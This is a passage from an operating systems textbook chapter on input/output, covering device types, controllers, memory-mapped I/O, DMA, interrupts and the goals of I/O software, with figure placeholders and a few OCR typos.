5

INPUT/OUTPUT

In addition to providing abstractions such as processes, address spaces, and files, an operating system also controls all the computer's I/O (Input/Output) devices. It must issue commands to the devices, catch interrupts, and handle errors. It should also provide an interface between the devices and the rest of the system that is simple and easy to use. To the extent possible, the interface should be the same for all devices (device independence). The I/O code represents a significant fraction of the total operating system. How the operating system manages I/O is the subject of this chapter.

This chapter is organized as follows. We will look first at some of the principles of I/O hardware and then at I/O software in general. I/O software can be structured in layers, with each having a well-defined task. We will look at these layers to see what they do and how they fit together.

Next, we will look at several I/O devices in detail: disks, clocks, keyboards, and displays. For each device we will look at its hardware and software. Finally, we will consider power management.

5.1 PRINCIPLES OF I/O HARDWARE

Different people look at I/O hardware in different ways. Electrical engineers look at it in terms of chips, wires, power supplies, motors, and all the other physical components that comprise the hardware. Programmers look at the interface

presented to the software—the commands the hardware accepts, the functions it carries out, and the errors that can be reported back. In this book we are concerned with programming I/O devices, not designing, building, or maimtaining them, so our interest is in how the hardware is programmed, not how it works inside. Nevertheless, the programming of many I/O devices is often intimately connected with their internal operation. In the next three sections we will provide a little general background on I/O hardware as it relates to programming. It may be regarded as a review and expansion of the introductory material in Sec. 1.3.

5.1.1 I/O Devices

I/O devices can be roughly divided into two categories: **block devices** and **character devices**. A block device is one that stores information in fixed-size blocks, each one with its own address. Common block sizes range from 512 to 65,536 bytes. All transfers are in units of one or more entire (consecutive) blocks. The essential property of a block device is that it is possible to read or write each block independently of all the other ones. Hard disks, Blu-ray discs, and USB sticks are common block devices.

If you look very closely, the boundary between devices that are block addressable and those that are not is not well defined. Everyone agrees that a disk is a block addressable device because no matter where the arm currently is, it is always possible to seek to another cylinder and then wait for the required block to rotate under the head. Now consider an old-fashioned tape drive still used, sometimes, for making disk backups (because tapes are cheap). Tapes contain a sequence of blocks. If the tape drive is given a command to read block *N*, it can always rewind the tape and go forward until it comes to block *N*. This operation is analogous to a disk doing a seek, except that it takes much longer. Also, it may or may not be possible to rewrite one block in the middle of a tape. Even if it were possible to use tapes as random access block devices, that is stretching the point somewhat: they are normally not used that way.

The other type of I/O device is the character device. A character device delivers or accepts a stream of characters, without regard to any block structure. It is not addressable and does not have any seek operation. Printers, network interfaces, mice (for pointing), rats (for psychology lab experiments), and most other devices that are not disk-like can be seen as character devices.

This classification scheme is not perfect. Some devices do not fit in. Clocks, for example, are not block addressable. Nor do they generate or accept character streams. All they do is cause interrupts at well-defined intervals. Memory-mapped screens do not fit the model well either. Nor do touch screens, for that matter. Still, the model of block and character devices is general enough that it can be used as a basis for making some of the operating system software dealing with I/O device independent. The file system, for example, deals just with abstract block devices and leaves the device-dependent part to lower-level software.

I/O devices cover a huge range in speeds, which puts considerable pressure on the software to perform well over many orders of magnitude in data rates. Figure 5-1 shows the data rates of some common devices. Most of these devices tend to get faster as time goes on.

Device	Data rate
Keyboard	10 bytes/sec
Mouse	100 bytes/sec
56K modem	7 KB/sec
Scanner at 300 dpi	1 MB/sec
Digital camcorder	3.5 MB/sec
4x Blu-ray disc	18 MB/sec
802.11n Wireless	37.5 MB/sec
USB 2.0	60 MB/sec
FireWire 800	100 MB/sec
Gigabit Ethernet	125 MB/sec
SATA 3 disk drive	600 MB/sec
USB 3.0	625 MB/sec
SCSI Ultra 5 bus	640 MB/sec
Single-lane PCIe 3.0 bus	985 MB/sec
Thunderbolt 2 bus	2.5 GB/sec
SONET OC-768 network	5 GB/sec

Figure 5-1. Some typical device, network, and bus data rates.

5.1.2 Device Controllers

I/O units often consist of a mechanical component and an electronic component. It is possible to separate the two portions to provide a more modular and general design. The electronic component is called the **device controller** or **adapter**. On personal computers, it often takes the form of a chip on the parentboard or a printed circuit card that can be inserted into a (PCIe) expansion slot. The mechanical component is the device itself. This arrangement is shown in Fig. 1-6.

The controller card usually has a connector on it, into which a cable leading to the device itself can be plugged. Many controllers can handle two, four, or even eight identical devices. If the interface between the controller and device is a standard interface, either an official ANSI, IEEE, or ISO standard or a de facto one, then companies can make controllers or devices that fit that interface. Many companies, for example, make disk drives that match the SATA, SCSI, USB, Thunderbolt, or FireWire (IEEE 1394) interfaces.

The interface between the controller and the device is often a very low-level one. A disk, for example, might be formatted with 2,000,000 sectors of 512 bytes per track. What actually comes off the drive, however, is a serial bit stream, starting with a **preamble**, then the 4096 bits in a sector, and finally a checksum, or **ECC** (**Error-Correcting Code**). The preamble is written when the disk is formatted and contains the cylinder and sector number, the sector size, and similar data, as well as synchronization information.

The controller's job is to convert the serial bit stream into a block of bytes and perform any error correction necessary. The block of bytes is typically first assembled, bit by bit, in a buffer inside the controller. After its checksum has been verified and the block has been declared to be error free, it can then be copied to main memory.

The controller for an LCD display monitor also works as a bit serial device at an equally low level. It reads bytes containing the characters to be displayed from memory and generates the signals to modify the polarization of the backlight for the corresponding pixels in order to write them on screen. If it were not for the display controller, the operating system programmer would have to explicitly program the electric fields of all pixels. With the controller, the operating system initializes the controller with a few parameters, such as the number of characters or pixels per line and number of lines per screen, and lets the controller take care of actually driving the electric fields.

In a very short time, LCD screens have completely replaced the old **CRT** (**Cathode Ray Tube**) monitors. CRT monitors fire a beam of electrons onto a fluorescent screen. Using magnetic fields, the system is able to bend the beam and draw pixels on the screen. Compared to LCD screens, CRT monitors were bulky, power hungry, and fragile. Moreover, the resolution on today´s (Retina) LCD screens is so good that the human eye is unable to distinguish individual pixels. It is hard to imagine today that laptops in the past came with a small CRT screen that made them more than 20 cm deep with a nice work-out weight of around 12 kilos.

5.1.3 Memory-Mapped I/O

Each controller has a few registers that are used for communicating with the CPU. By writing into these registers, the operating system can command the device to deliver data, accept data, switch itself on or off, or otherwise perform some action. By reading from these registers, the operating system can learn what the device's state is, whether it is prepared to accept a new command, and so on.

In addition to the control registers, many devices have a data buffer that the operating system can read and write. For example, a common way for computers to display pixels on the screen is to have a video RAM, which is basically just a data buffer, available for programs or the operating system to write into.

The issue thus arises of how the CPU communicates with the control registers and also with the device data buffers. Two alternatives exist. In the first approach,

each control register is assigned an **I/O port** number, an 8- or 16-bit integer. The set of all the I/O ports form the **I/O port space**, which is protected so that ordinary user programs cannot access it (only the operating system can). Using a special I/O instruction such as

```
IN REG,PORT,
```

the CPU can read in control register PORT and store the result in CPU register REG. Similarly, using

```
OUT PORT,REG
```

the CPU can write the contents of REG to a control register. Most early computers, including nearly all mainframes, such as the IBM 360 and all of its successors, worked this way.

In this scheme, the address spaces for memory and I/O are different, as shown in Fig. 5-2(a). The instructions

```
IN R0,4
```

and

```
MOV R0,4
```

are completely different in this design. The former reads the contents of I/O port 4 and puts it in R0 whereas the latter reads the contents of memory word 4 and puts it in R0. The 4s in these examples refer to different and unrelated address spaces.




Figure 5-2. (a) Separate I/O and memory space. (b) Memory-mapped I/O. (c) Hybrid.

The second approach, introduced with the PDP-11, is to map all the control registers into the memory space, as shown in Fig. 5-2(b). Each control register is assigned a unique memory address to which no memory is assigned. This system is called **memory-mapped I/O**. In most systems, the assigned addresses are at or near the top of the address space. A hybrid scheme, with memory-mapped I/O data buffers and separate I/O ports for the control registers, is shown in Fig. 5-2(c).

The x86 uses this architecture, with addresses 640K to 1M − 1 being reserved for device data buffers in IBM PC compatibles, in addition to I/O ports 0 to 64K − 1.

How do these schemes actually work in practice? In all cases, when the CPU wants to read a word, either from memory or from an I/O port, it puts the address it needs on the bus' address lines and then asserts a READ signal on a bus' control line. A second signal line is used to tell whether I/O space or memory space is needed. If it is memory space, the memory responds to the request. If it is I/O space, the I/O device responds to the request. If there is only memory space [as in Fig. 5-2(b)], every memory module and every I/O device compares the address lines to the range of addresses that it services. If the address falls in its range, it responds to the request. Since no address is ever assigned to both memory and an I/O device, there is no ambiguity and no conflict.

These two schemes for addressing the controllers have different strengths and weaknesses. Let us start with the advantages of memory-mapped I/O. Firstof all, if special I/O instructions are needed to read and write the device control registers, access to them requires the use of assembly code since there is no way to execute an IN or OUT instruction in C or C++. Calling such a procedure adds overhead to controlling I/O. In contrast, with memory-mapped I/O, device control registers are just variables in memory and can be addressed in C the same way as any other variables. Thus with memory-mapped I/O, an I/O device driver can be written entirely in C. Without memory-mapped I/O, some assembly code is needed.

Second, with memory-mapped I/O, no special protection mechanism is needed to keep user processes from performing I/O. All the operating system has to do is refrain from putting that portion of the address space containing the control registers in any user's virtual address space. Better yet, if each device has its control registers on a different page of the address space, the operating system can give a user control over specific devices but not others by simply including the desired pages in its page table. Such a scheme can allow different device drivers to be placed in different address spaces, not only reducing kernel size but also keeping one driver from interfering with others.

Third, with memory-mapped I/O, every instruction that can reference memory can also reference control registers. For example, if there is an instruction, TEST, that tests a memory word for 0, it can also be used to test a control register for 0, which might be the signal that the device is idle and can accept a new command. The assembly language code might look like this:

```
LOOP:  TEST PORT_4          // check if port 4 is 0
       BEQ READY            // if it is 0, go to ready
       BRANCH LOOP          // otherwise, continue testing
READY:
```

If memory-mapped I/O is not present, the control register must first be read into the CPU, then tested, requiring two instructions instead of just one. In the case of

the loop given above, a fourth instruction has to be added, slightly slowing down the responsiveness of detecting an idle device.

In computer design, practically everything involves trade-offs, and that is the case here, too. Memory-mapped I/O also has its disadvantages. First, most computers nowadays have some form of caching of memory words. Caching a device control register would be disastrous. Consider the assembly-code loop given above in the presence of caching. The first reference to PORT_4 would cause it to be cached. Subsequent references would just take the value from the cache and not even ask the device. Then when the device finally became ready, the software would have no way of finding out. Instead, the loop would go on forever.

To prevent this situation with memory-mapped I/O, the hardware has to be able to selectively disable caching, for example, on a per-page basis. This feature adds extra complexity to both the hardware and the operating system, which has to manage the selective caching.

Second, if there is only one address space, then all memory modules and all I/O devices must examine all memory references to see which ones to respond to. If the computer has a single bus, as in Fig. 5-3(a), having everyone look at every address is straightforward.




Figure 5-3. (a) A single-bus architecture. (b) A dual-bus memory architecture.

However, the trend in modern personal computers is to have a dedicated high-speed memory bus, as shown in Fig. 5-3(b). The bus is tailored to optimize memory performance, with no compromises for the sake of slow I/O devices. x86 systems can have multiple buses (memory, PCIe, SCSI, and USB), as shown in Fig. 1-12.

The trouble with having a separate memory bus on memory-mapped machines is that the I/O devices have no way of seeing memory addresses as they go by on the memory bus, so they have no way of responding to them. Again, special measures have to be taken to make memory-mapped I/O work on a system with multiple

buses. One possibility is to first send all memory references to the memory. If the memory fails to respond, then the CPU tries the other buses. This design can be made to work but requires additional hardware complexity.

A second possible design is to put a snooping device on the memory bus to pass all addresses presented to potentially interested I/O devices. The problem here is that I/O devices may not be able to process requests at the speed the memory can.

A third possible design, and one that would well match the design sketched in Fig. 1-12, is to filter addresses in the memory controller. In that case, the memory controller chip contains range registers that are preloaded at boot time. For example, 640K to 1M − 1 could be marked as a nonmemory range. Addresses that fall within one of the ranges marked as nonmemory are forwarded to devices instead of to memory. The disadvantage of this scheme is the need for figuring out at boot time which memory addresses are not really memory addresses. Thus each scheme has arguments for and against it, so compromises and trade-offs are inevitable.

5.1.4 Direct Memory Access

No matter whether a CPU does or does not have memory-mapped I/O, it needs to address the device controllers to exchange data with them. The CPU can request data from an I/O controller one byte at a time, but doing so wastes the CPU's time, so a different scheme, called **DMA** (**Direct Memory Access**) is often used. To simplify the explanation, we assume that the CPU accesses all devices and memory via a single system bus that connects the CPU, the memory, and the I/O devices, as shown in Fig. 5-4. We already know that the real organization in modern systems is more complicated, but all the principles are the same. The operating system can use only DMA if the hardware has a DMA controller, which most systems do. Sometimes this controller is integrated into disk controllers and other controllers, but such a design requires a separate DMA controller for each device. More commonly, a single DMA controller is available (e.g., on the parentboard) for regulating transfers to multiple devices, often concurrently.

No matter where it is physically located, the DMA controller has access to the system bus independent of the CPU, as shown in Fig. 5-4. It contains several registers that can be written and read by the CPU. These include a memory address register, a byte count register, and one or more control registers. The control registers specify the I/O port to use, the direction of the transfer (reading from the I/O device or writing to the I/O device), the transfer unit (byte at a time or word at a time), and the number of bytes to transfer in one burst.

To explain how DMA works, let us first look at how disk reads occur when DMA is not used. First the disk controller reads the block (one or more sectors) from the drive serially, bit by bit, until the entire block is in the controller's internal buffer. Next, it computes the checksum to verify that no read errors have occurred.




Figure 5-4. Operation of a DMA transfer.

Then the controller causes an interrupt. When the operating system starts running, it can read the disk block from the controller's buffer a byte or a word at a time by executing a loop, with each iteration reading one byte or word from a controller device register and storing it in main memory.

When DMA is used, the procedure is different. First the CPU programs the DMA controller by setting its registers so it knows what to transfer where (step 1 in Fig. 5-4). It also issues a command to the disk controller telling it to read data from the disk into its internal buffer and verify the checksum. When valid data are in the disk controller's buffer, DMA can begin.

The DMA controller initiates the transfer by issuing a read request over the bus to the disk controller (step 2). This read request looks like any other read request, and the disk controller does not know (or care) whether it came from the CPU or from a DMA controller. Typically, the memory address to write to is on the bus' address lines, so when the disk controller fetches the next word from its internal buffer, it knows where to write it. The write to memory is another standard bus cycle (step 3). When the write is complete, the disk controller sends an acknowledgement signal to the DMA controller, also over the bus (step 4). The DMA controller then increments the memory address to use and decrements the byte count. If the byte count is still greater than 0, steps 2 through 4 are repeated until the count reaches 0. At that time, the DMA controller interrupts the CPU to let it know that the transfer is now complete. When the operating system starts up, it does not have to copy the disk block to memory; it is already there.

DMA controllers vary considerably in their sophistication. The simplest ones handle one transfer at a time, as described above. More complex ones can be programmed to handle multiple transfers at the same time. Such controllers have multiple sets of registers internally, one for each channel. The CPU starts by loading each set of registers with the relevant parameters for its transfer. Each transfer must

use a different device controller. After each word is transferred (steps 2 through 4) in Fig. 5-4, the DMA controller decides which device to service next. It may be set up to use a round-robin algorithm, or it may have a priority scheme design to favor some devices over others. Multiple requests to different device controllers may be pending at the same time, provided that there is an unambiguous way to tell the acknowledgements apart. Often a different acknowledgement line on the bus is used for each DMA channel for this reason.

Many buses can operate in two modes: word-at-a-time mode and block mode. Some DMA controllers can also operate in either mode. In the former mode, the operation is as described above: the DMA controller requests the transfer of one word and gets it. If the CPU also wants the bus, it has to wait. The mechanism is called **cycle stealing** because the device controller sneaks in and steals an occasional bus cycle from the CPU once in a while, delaying it slightly. In block mode, the DMA controller tells the device to acquire the bus, issue a series of transfers, then release the bus. This form of operation is called **burst mode**. It is more efficient than cycle stealing because acquiring the bus takes time and multiple words can be transferred for the price of one bus acquisition. The down side to burst mode is that it can block the CPU and other devices for a substantial period if a long burst is being transferred.

In the model we have been discussing, sometimes called **fly-by mode**, the DMA controller tells the device controller to transfer the data directly to main memory. An alternative mode that some DMA controllers use is to have the device controller send the word to the DMA controller, which then issues a second bus request to write the word to wherever it is supposed to go. This scheme requires an extra bus cycle per word transferred, but is more flexible in that it can also perform device-to-device copies and even memory-to-memory copies (by first issuing a read to memory and then issuing a write to memory at a different address).

Most DMA controllers use physical memory addresses for their transfers. Using physical addresses requires the operating system to convert the virtual address of the intended memory buffer into a physical address and write this physical address into the DMA controller's address register. An alternative scheme used in a few DMA controllers is to write virtual addresses into the DMA controller instead. Then the DMA controller must use the MMU to have the virtual-to-physical translation done. Only in the case that the MMU is part of the memory (possible, but rare), rather than part of the CPU, can virtual addresses be put on the bus.

We mentioned earlier that the disk first reads data into its internal buffer before DMA can start. You may be wondering why the controller does not just store the bytes in main memory as soon as it gets them from the disk. In other words, why does it need an internal buffer? There are two reasons. First, by doing internal buffering, the disk controller can verify the checksum before starting a transfer. If the checksum is incorrect, an error is signaled and no transfer is done.

The second reason is that once a disk transfer has started, the bits keep arriving from the disk at a constant rate, whether the controller is ready for them or not. If

the controller tried to write data directly to memory, it would have to go over the system bus for each word transferred. If the bus were busy due to some other device using it (e.g., in burst mode), the controller would have to wait. If the next disk word arrived before the previous one had been stored, the controller would have to store it somewhere. If the bus were very busy, the controller might end up storing quite a few words and having a lot of administration to do as well. When the block is buffered internally, the bus is not needed until the DMA begins, so the design of the controller is much simpler because the DMA transfer to memory is not time critical. (Some older controllers did, in fact, go directly to memory with only a small amount of internal buffering, but when the bus was very busy, a transfer might have had to be terminated with an overrun error.)

Not all computers use DMA. The argument against it is that the main CPU is often far faster than the DMA controller and can do the job much faster (when the limiting factor is not the speed of the I/O device). If there is no other work for it to do, having the (fast) CPU wait for the (slow) DMA controller to finish is pointless. Also, getting rid of the DMA controller and having the CPU do all the work in software saves money, important on low-end (embedded) computers.

5.1.5 Interrupts Revisited

We briefly introduced interrupts in Sec. 1.3.4, but there is more to be said. In a typical personal computer system, the interrupt structure is as shown in Fig. 5-5. At the hardware level, interrupts work as follows. When an I/O device has finished the work given to it, it causes an interrupt (assuming that interrupts have been enabled by the operating system). It does this by asserting a signal on a bus line that it has been assigned. This signal is detected by the interrupt controller chip on the parentboard, which then decides what to do.




Figure 5-5. How an interrupt happens. The connections between the devices and the controller actually use interrupt lines on the bus rather than dedicated wires.

If no other interrupts are pending, the interrupt controller handles the interrupt immediately. However, if another interrupt is in progress, or another device has made a simultaneous request on a higher-priority interrupt request line on the bus,

the device is just ignored for the moment. In this case it continues to assert an interrupt signal on the bus until it is serviced by the CPU.

To handle the interrupt, the controller puts a number on the address lines specifying which device wants attention and asserts a signal to interrupt the CPU.

The interrupt signal causes the CPU to stop what it is doing and start doing something else. The number on the address lines is used as an index into a table called the **interrupt vector** to fetch a new program counter. This program counter points to the start of the corresponding interrupt-service procedure. Typically traps and interrupts use the same mechanism from this point on, often sharing the same interrupt vector. The location of the interrupt vector can be hardwired into the machine or it can be anywhere in memory, with a CPU register (loaded by the operating system) pointing to its origin.

Shortly after it starts running, the interrupt-service procedure acknowledges the interrupt by writing a certain value to one of the interrupt controller's I/O ports. This acknowledgement tells the controller that it is free to issue another interrupt. By having the CPU delay this acknowledgement until it is ready to handle the next interrupt, race conditions involving multiple (almost simultaneous) interrupts can be avoided. As an aside, some (older) computers do not have a centralized interrupt controller, so each device controller requests its own interrupts.

The hardware always saves certain information before starting the service procedure. Which information is saved and where it is saved varies greatly from CPU to CPU. As a bare minimum, the program counter must be saved, so the interrupted process can be restarted. At the other extreme, all the visible registers and a large number of internal registers may be saved as well.

One issue is where to save this information. One option is to put it in internal registers that the operating system can read out as needed. A problem with this approach is that then the interrupt controller cannot be acknowledged until all potentially relevant information has been read out, lest a second interrupt overwrite the internal registers saving the state. This strategy leads to long dead times when interrupts are disabled and possibly to lost interrupts and lost data.

Consequently, most CPUs save the information on the stack. However, this approach, too, has problems. To start with: whose stack? If the current stack is used, it may well be a user process stack. The stack pointer may not even be legal, which would cause a fatal error when the hardware tried to write some words at the address pointed to. Also, it might point to the end of a page. After several memory writes, the page boundary might be exceeded and a page fault generated. Having a page fault occur during the hardware interrupt processing creates a bigger problem: where to save the state to handle the page fault?

If the kernel stack is used, there is a much better chance of the stack pointer being legal and pointing to a pinned page. However, switching into kernel mode may require changing MMU contexts and will probably invalidate most or all of the cache and TLB. Reloading all of these, statically or dynamically, will increase the time to process an interrupt and thus waste CPU time.

Precise and Imprecise Interrupts

Another problem is caused by the fact that most modern CPUs are heavily pipelined and often superscalar (internally parallel). In older systems, after each instruction was finished executing, the microprogram or hardware checked to see if there was an interrupt pending. If so, the program counter and PSW were pushed onto the stack and the interrupt sequence begun. After the interrupt handler ran, the reverse process took place, with the old PSW and program counter popped from the stack and the previous process continued.

This model makes the implicit assumption that if an interrupt occurs just after some instruction, all the instructions up to and including that instruction have been executed completely, and no instructions after it have executed at all. On older machines, this assumption was always valid. On modern ones it may not be.

For starters, consider the pipeline model of Fig. 1-7(a). What happens if an interrupt occurs while the pipeline is full (the usual case)? Many instructions are in various stages of execution. When the interrupt occurs, the value of the program counter may not reflect the correct boundary between executed instructions and nonexecuted instructions. In fact, many instructions may have been partially executed, with different instructions being more or less complete. In this situation, the program counter most likely reflects the address of the next instruction to be fetched and pushed into the pipeline rather than the address of the instruction that just was processed by the execution unit.

On a superscalar machine, such as that of Fig. 1-7(b), things are even worse. Instructions may be decomposed into micro-operations and the micro-operations may execute out of order, depending on the availability of internal resources such as functional units and registers. At the time of an interrupt, some instructions started long ago may not have started and others started more recently may be almost done. At the point when an interrupt is signaled, there may be many instructions in various states of completeness, with less relation between them and the program counter.

An interrupt that leaves the machine in a well-defined state is called a **precise interrupt** (Walker and Cragon, 1995). Such an interrupt has four properties:

1. The PC (Program Counter) is saved in a known place.
2. All instructions before the one pointed to by the PC have completed.
3. No instruction beyond the one pointed to by the PC has finished.
4. The execution state of the instruction pointed to by the PC is known.

Note that there is no prohibition on instructions beyond the one pointed to by the PC from starting. It is just that any changes they make to registers or memory must be undone before the interrupt happens. It is permitted that the instruction pointed to has been executed. It is also permitted that it has not been executed.

However, it must be clear which case applies. Often, if the interrupt is an I/O interrupt, the instruction will not yet have started. However, if the interrupt is really a trap or page fault, then the PC generally points to the instruction that caused the fault so it can be restarted later. The situation of Fig. 5-6(a) illustrates a precise interrupt. All instructions up to the program counter (316) have completed and none of those beyond it have started (or have been rolled back to undo their effects).




Figure 5-6. (a) A precise interrupt. (b) An imprecise interrupt.

An interrupt that does not meet these requirements is called an **imprecise interrupt** and makes life most unpleasant for the operating system writer, who now has to figure out what has happened and what still has to happen. Fig. 5-6(b) illustrates an imprecise interrupt, where different instructions near the program counter are in different stages of completion, with older ones not necessarily more complete than younger ones. Machines with imprecise interrupts usually vomit a large amount of internal state onto the stack to give the operating system the possibility of figuring out what was going on. The code necessary to restart the machine is typically exceedingly complicated. Also, saving a large amount of information to memory on every interrupt makes interrupts slow and recovery even worse. This leads to the ironic situation of having very fast superscalar CPUs sometimes being unsuitable for real-time work due to slow interrupts.

Some computers are designed so that some kinds of interrupts and traps are precise and others are not. For example, having I/O interrupts be precise but traps due to fatal programming errors be imprecise is not so bad since no attempt need be made to restart a running process after it has divided by zero. Some machines have a bit that can be set to force all interrupts to be precise. The downside of setting this bit is that it forces the CPU to carefully log everything it is doing and maintain shadow copies of registers so it can generate a precise interrupt at any instant. All this overhead has a major impact on performance.

Some superscalar machines, such as the x86 family, have precise interrupts to allow old software to work correctly. The price paid for backward compatibility with precise interrupts is extremely complex interrupt logic within the CPU to make sure that when the interrupt controller signals that it wants to cause an interrupt, all instructions up to some point are allowed to finish and none beyond that

point are allowed to have any noticeable effect on the machine state. Here the price is paid not in time, but in chip area and in complexity of the design. If precise interrupts were not required for backward compatibility purposes, this chip area would be available for larger on-chip caches, making the CPU faster. On the other hand, imprecise interrupts make the operating system far more complicated and slower, so it is hard to tell which approach is really better.

5.2 PRINCIPLES OF I/O SOFTWARE

Let us now turn away from the I/O hardware and look at the I/O software. First we will look at its goals and then at the different ways I/O can be done from the point of view of the operating system.

5.2.1 Goals of the I/O Software

A key concept in the design of I/O software is known as **device independence**. What it means is that we should be able to write programs that can access any I/O device without having to specify the device in advance. For example, a program that reads a file as input should be able to read a file on a hard disk, a DVD, or on a USB stick without having to be modified for each different device. Similarly, one should be able to type a command such as

```
sort <input >output
```

and have it work with input coming from any kind of disk or the keyboard and the output going to any kind of disk or the screen. It is up to the operating system to take care of the problems caused by the fact that these devices really are different and require very different command sequences to read or write.

Closely related to device independence is the goal of **uniform naming**. The name of a file or a device should simply be a string or an integer and not depend on the device in any way. In UNIX, all disks can be integrated in the file-system hierarchy in arbitrary ways so the user need not be aware of which name corresponds to which device. For example, a USB stick can be **mounted** on top of the directory */usr/ast/backup* so that copying a file to */usr/ast/backup/monday* copies the file to the USB stick. In this way, all files and devices are addressed the same way: by a path name.

Another important issue for I/O software is **error handling**. In general, errors should be handled as close to the hardware as possible. If the controller discovers a read error, it should try to correct the error itself if it can. If it cannot, then the device driver should handle it, perhaps by just trying to read the block again. Many errors are transient, such as read errors caused by specks of dust on the read head, and will frequently go away if the operation is repeated. Only if the lower layers

are not able to deal with the problem should the upper layers be told about it. In many cases, error recovery can be done transparently at a low level without the upper levels even knowing about the error.

Still another important issue is that of **synchronous** (blocking) vs. **asynchronous** (interrupt-driven) transfers. Most physical I/O is asynchronous—the CPU starts the transfer and goes off to do something else until the interrupt arrives. User programs are much easier to write if the I/O operations are blocking—after a read system call the program is automatically suspended until the data are available in the buffer. It is up to the operating system to make operations that are actually interrupt-driven look blocking to the user programs. However, some very high-performance applications need to control all the details of the I/O, so some operating systems make asynchronous I/O available to them.

Another issue for the I/O software is **buffering**. Often data that come off a device cannot be stored directly in their final destination. For example, when a packet comes in off the network, the operating system does not know where to put it until it has stored the packet somewhere and examined it. Also, some devices have severe real-time constraints (for example, digital audio devices), so the data must be put into an output buffer in advance to decouple the rate at which the buffer is filled from the rate at which it is emptied, in order to avoid buffer underruns. Buffering involves considerable copying and often has a major impact on I/O performance.

The final concept that we will mention here is sharable vs. dedicated devices. Some I/O devices, such as disks, can be used by many users at the same time. No problems are caused by multiple users having open files on the same disk at the same time. Other devices, such as printers, have to be dedicated to a single user until that user is finished. Then another user can have the printer. Having two or more users writing characters intermixed at random to the same page will definitely not work. Introducing dedicated (unshared) devices also introduces a variety of problems, such as deadlocks. Again, the operating system must be able to hanfle both shared and dedicated devices in a way that avoids problems.

5.2.2 Programmed I/O

There are three fundamentally different ways that I/O can be performed. In this section we will look at the first one (programmed I/O). In the next two sections we will examine the others (interrupt-driven I/O and I/O using DMA). The simplest form of I/O is to have the CPU do all the work. This method is called **programmed I/O**.

It is simplest to illustrate how programmed I/O works by means of an example. Consider a user process that wants to print the eight-character string "ABCDEFGH" on the printer via a serial interface. Displays on small embedded systems sometimes work this way. The software first assembles the string in a buffer in user space, as shown in Fig. 5-7(a).

